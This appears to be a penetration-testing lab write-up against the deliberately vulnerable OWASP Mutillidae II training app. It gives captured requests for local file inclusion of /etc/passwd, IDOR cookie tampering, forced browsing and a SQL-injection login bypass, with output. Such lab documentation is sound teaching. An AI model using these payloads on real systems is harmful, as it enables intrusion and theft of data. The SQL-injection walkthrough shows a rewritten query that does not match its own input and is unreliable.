
Source Code Exposure

http://192.168.58.164/mutillidae/index.php?page=source-viewer.php


- Exposed source code in a file viewer functionality occurs when the underlying code that implements the file viewing feature is accessible to unauthorized users, either through misconfigurations or inadequate access controls.

- This can allow attackers to analyze the code for vulnerabilities, logic flaws, or sensitive information.

- The impact of exposed source code can be significant, as it may enable attackers to identify and exploit vulnerabilities within the application, leading to unauthorized access, data breaches, or the execution of malicious actions.



```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://192.168.58.164
Connection: keep-alive
Referer: http://192.168.58.164/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=1; PHPSESSID=4u6ahh880ir1jiljisbok1isd3
Upgrade-Insecure-Requests: 1
Priority: u=0, i

page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-button=View+File
```



File: upload-file.php

```
<?php include_once (__ROOT__.'/classes/FileUploadExceptionHandler.ph
<?php include_once (__ROOT__.'/includes/back-button.inc');?>
<?php include_once (__ROOT__.'/includes/hints-level-1/level-1-hints-
<?php
    try{
        switch ($_SESSION["security-level"]){
            case "0": // This code is insecure. No input validation
                $lEnableJavaScriptValidation = FALSE;
                $lProtectAgainstXSS = FALSE;
                $lValidateFileUpload = FALSE;
                $lAllowedFileSize = 2000000;
                $lUploadDirectoryFlag = "CLIENT_DECIDES";
            break;

            case "1": // This code is insecure. No input validation
                $lEnableJavaScriptValidation = TRUE;
                $lProtectAgainstXSS = FALSE;
```


Local File Inclusion

http://192.168.58.164/mutillidae/index.php?page=arbitrary-file-inclusion.php


- File inclusion vulnerabilities occur when a web application allows users to specify files to be included or read without proper validation or restrictions.

- This can lead to attackers being able to manipulate the file path to access arbitrary system files on the server, potentially exposing sensitive information or configuration files.

- The impact of this vulnerability can be severe, as it may allow attackers to read sensitive files such as password files, configuration settings, or application source code, leading to unauthorized access, data breaches, and further exploitation of the system.



```
GET /mutillidae/index.php?page=/etc/passwd HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: showhints=1; PHPSESSID=4u6ahh880ir1jiljisbok1isd3
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-
data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL
Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction
layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio
daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```

PHPInfo File Exposed

http://192.168.58.164/mutillidae/index.php?page=phpinfo.php

- An exposed PHPInfo file occurs when the phpinfo() function is accessible to unauthorized users, typically through a misconfigured web server or application.
- This file provides detailed information about the PHP environment, including server configuration, loaded modules, and environment variables.
- The impact of an exposed PHPInfo file can be significant, as it may reveal sensitive information that attackers can use to identify vulnerabilities in the server configuration or PHP environment, potentially leading to exploitation, unauthorized access, or further attacks on the application and server.


http://192.168.58.164/mutillidae/index.php?page=phpinfo.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Show Popup Hints | Enfo
k
Help Me!
php

Secret PHP Server Configuration Page

PHP Version 5.3.2-1ubuntu4.5

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Sep 17 2010 13:32:04
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626


A7 - Insecure Cryptographic Storage

Plaintext Credentials Storage

http://192.168.58.164/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details

- Plaintext credentials stored in a database refer to sensitive information, such as usernames and passwords, that are saved in an unencrypted format within the database itself, making them vulnerable to unauthorized access and exploitation if the database is compromised.

- The impact of storing plaintext database credentials can be severe, as it allows attackers who gain access to the database to easily retrieve and misuse these credentials, potentially leading to unauthorized access to other systems, data breaches, and significant financial and reputational damage to the organization.



Not Secure
http://192.168.58.164/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.3.1
Security Level: 0 (Hosed)
Hints: Enabled (1 - 5cr1pt K1dd1e)
Not Logged In
Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enfor
User Lookup
Back
Help Me!
Hints
Switch to SOAP Web Service Version of this Page
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here

Results for "admin".1 records found.

Username=admin
Password=admin
Signature=root

HTML5 Storage


http://192.168.58.164/mutillidae/index.php?page=html5-storage.php

- HTML5 Storage, which includes Local Storage and Session Storage, allows web applications to store data in a user's browser.

- While this feature provides convenience for storing user preferences and session data, it poses significant risks when sensitive information, such as authentication tokens, personal data, or financial information, is stored without proper security measures.

- The impact of storing sensitive information in HTML5 Storage can be severe. If an attacker gains access to the user's browser (through cross-site scripting (XSS) attacks or other means), they can easily retrieve this sensitive data, leading to unauthorized access to user accounts, identity theft, and data breaches.

- Additionally, the lack of encryption in HTML5 Storage means that any sensitive information stored is vulnerable to exposure, further compromising user privacy and trust in the application.



Not Secure http://192.168.58.164/mutillidae/index.php?page=html5-storage.php

HTML 5 Storage

HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local
userpassword	PasswordSecurity	Session

userpassword PasswordSecurity ● Session ○ Local Add New

Added key userpassword to Session storage

Key	Value
userpassword	PasswordSecurity

A4 - IDOR

Login Page


http://192.168.58.164/mutillidae/index.php?page=login.php

- Definition: IDOR vulnerabilities arise when a web application uses user-controllable input (like user IDs) to directly access internal objects without proper authorization checks.


- For instance, if a URL contains a user ID parameter, an attacker can modify this ID to access another user's data.

- Privilege Escalation: If an attacker can manipulate user IDs to access admin-level functions, they may escalate their privileges. For example, accessing an admin's profile could allow them to change roles or permissions, effectively granting themselves higher access rights.


- Account Takeover: In severe cases, attackers may gain control over user accounts, allowing them to perform actions as if they were the legitimate user, which can lead to further exploitation of the system.



```
HTTP/1.1 302 Found
Date: Sat, 08 Feb 2025 08:00:51 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Pa
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.5
Set-Cookie: username=admin
Set-Cookie: uid=1
Location: index.php?popUpNotificationCode=AU1
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 119557
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```



```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.58.164/mutillidae/index.php?page=login.php
Connection: keep-alive
Cookie: showhints=2; uid=2; PHPSESSID=3ub9g0qbvtkdbfbisbfln0ku86
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Enabled (2 - Noob) Logged In Admin: adrian (Zombie Films Rock!)

Home | Logout | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Show Popup Hints | Enforce SSL
OWASP Top 10
Web Services
HTML 5

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application


A3 - Broken Authentication and Session Management

Login Page

http://192.168.58.164/mutillidae/index.php?page=login.php


http://192.168.58.164/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details

- Lack of password change functionality
- Lack of MFA


OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.3.1
Security Level: 0 (Hosed)
Hints: Enabled (2 - Noob)
Logged In Admin: admin (root)
Home | Logout | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Show Popup Hints | Enforce SSL
Login
Back
Help Me!
Hints
Logout

You are logged in as admin

- Weak password complexity



Results for "admin".1 records found.

Username=admin
Password=admin
Signature=root

Authentication Bypass SQLi

http://192.168.58.164/mutillidae/index.php?page=login.php

- Authentication bypass via SQL injection occurs when an attacker manipulates SQL queries to bypass login mechanisms, gaining unauthorized access to an application.

- By injecting malicious SQL code into input fields, such as username and password, attackers can alter the query logic, allowing them to authenticate as any user, including administrators.


- Mechanism: SQL injection allows attackers to manipulate SQL queries by injecting malicious code into input fields. For example, in a login form, if the application constructs a query like:

```
SELECT * FROM Users WHERE username = 'submittedUser ' AND password =
'submittedPassword';
```

```
submittedUser  = 'admin' --
submittedPassword = 'anything'
```

- This alters the query to:

```
SELECT * FROM Users WHERE username = 'admin' AND password = '';
```



Please sign-in

Name: admin' and 1=1-- -

Password: ••••

Dont have an account? Please register here

Forced Browsing


http://192.168.58.164/mutillidae/index.php?page=secret.php

- Forced browsing is an attack technique where an attacker accesses restricted resources on a web application by guessing or manipulating URLs.

- This can lead to unauthorized access to sensitive information, such as user data or administrative functions, potentially resulting in data breaches, privacy violations, and significant reputational damage for the affected organization.

- Forced browsing exploits the lack of proper access controls in web applications.

- Attackers can manipulate URLs to access resources that are not linked or visible through the application interface.



Not Secure
http://192.168.58.164/mutillidae/index.php?page=secret.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.3.1
Security Level: 0 (Hosed)
Hints: Enabled (2 - Noob)
Not Logged In
Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Show Popup Hints | Enforce SSL
Back
Help Me!
php

Secret PHP Server Configuration Page

PHP Version 5.3.2-1ubuntu4.5

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686

A2 - Cross-Site Scripting (XSS)

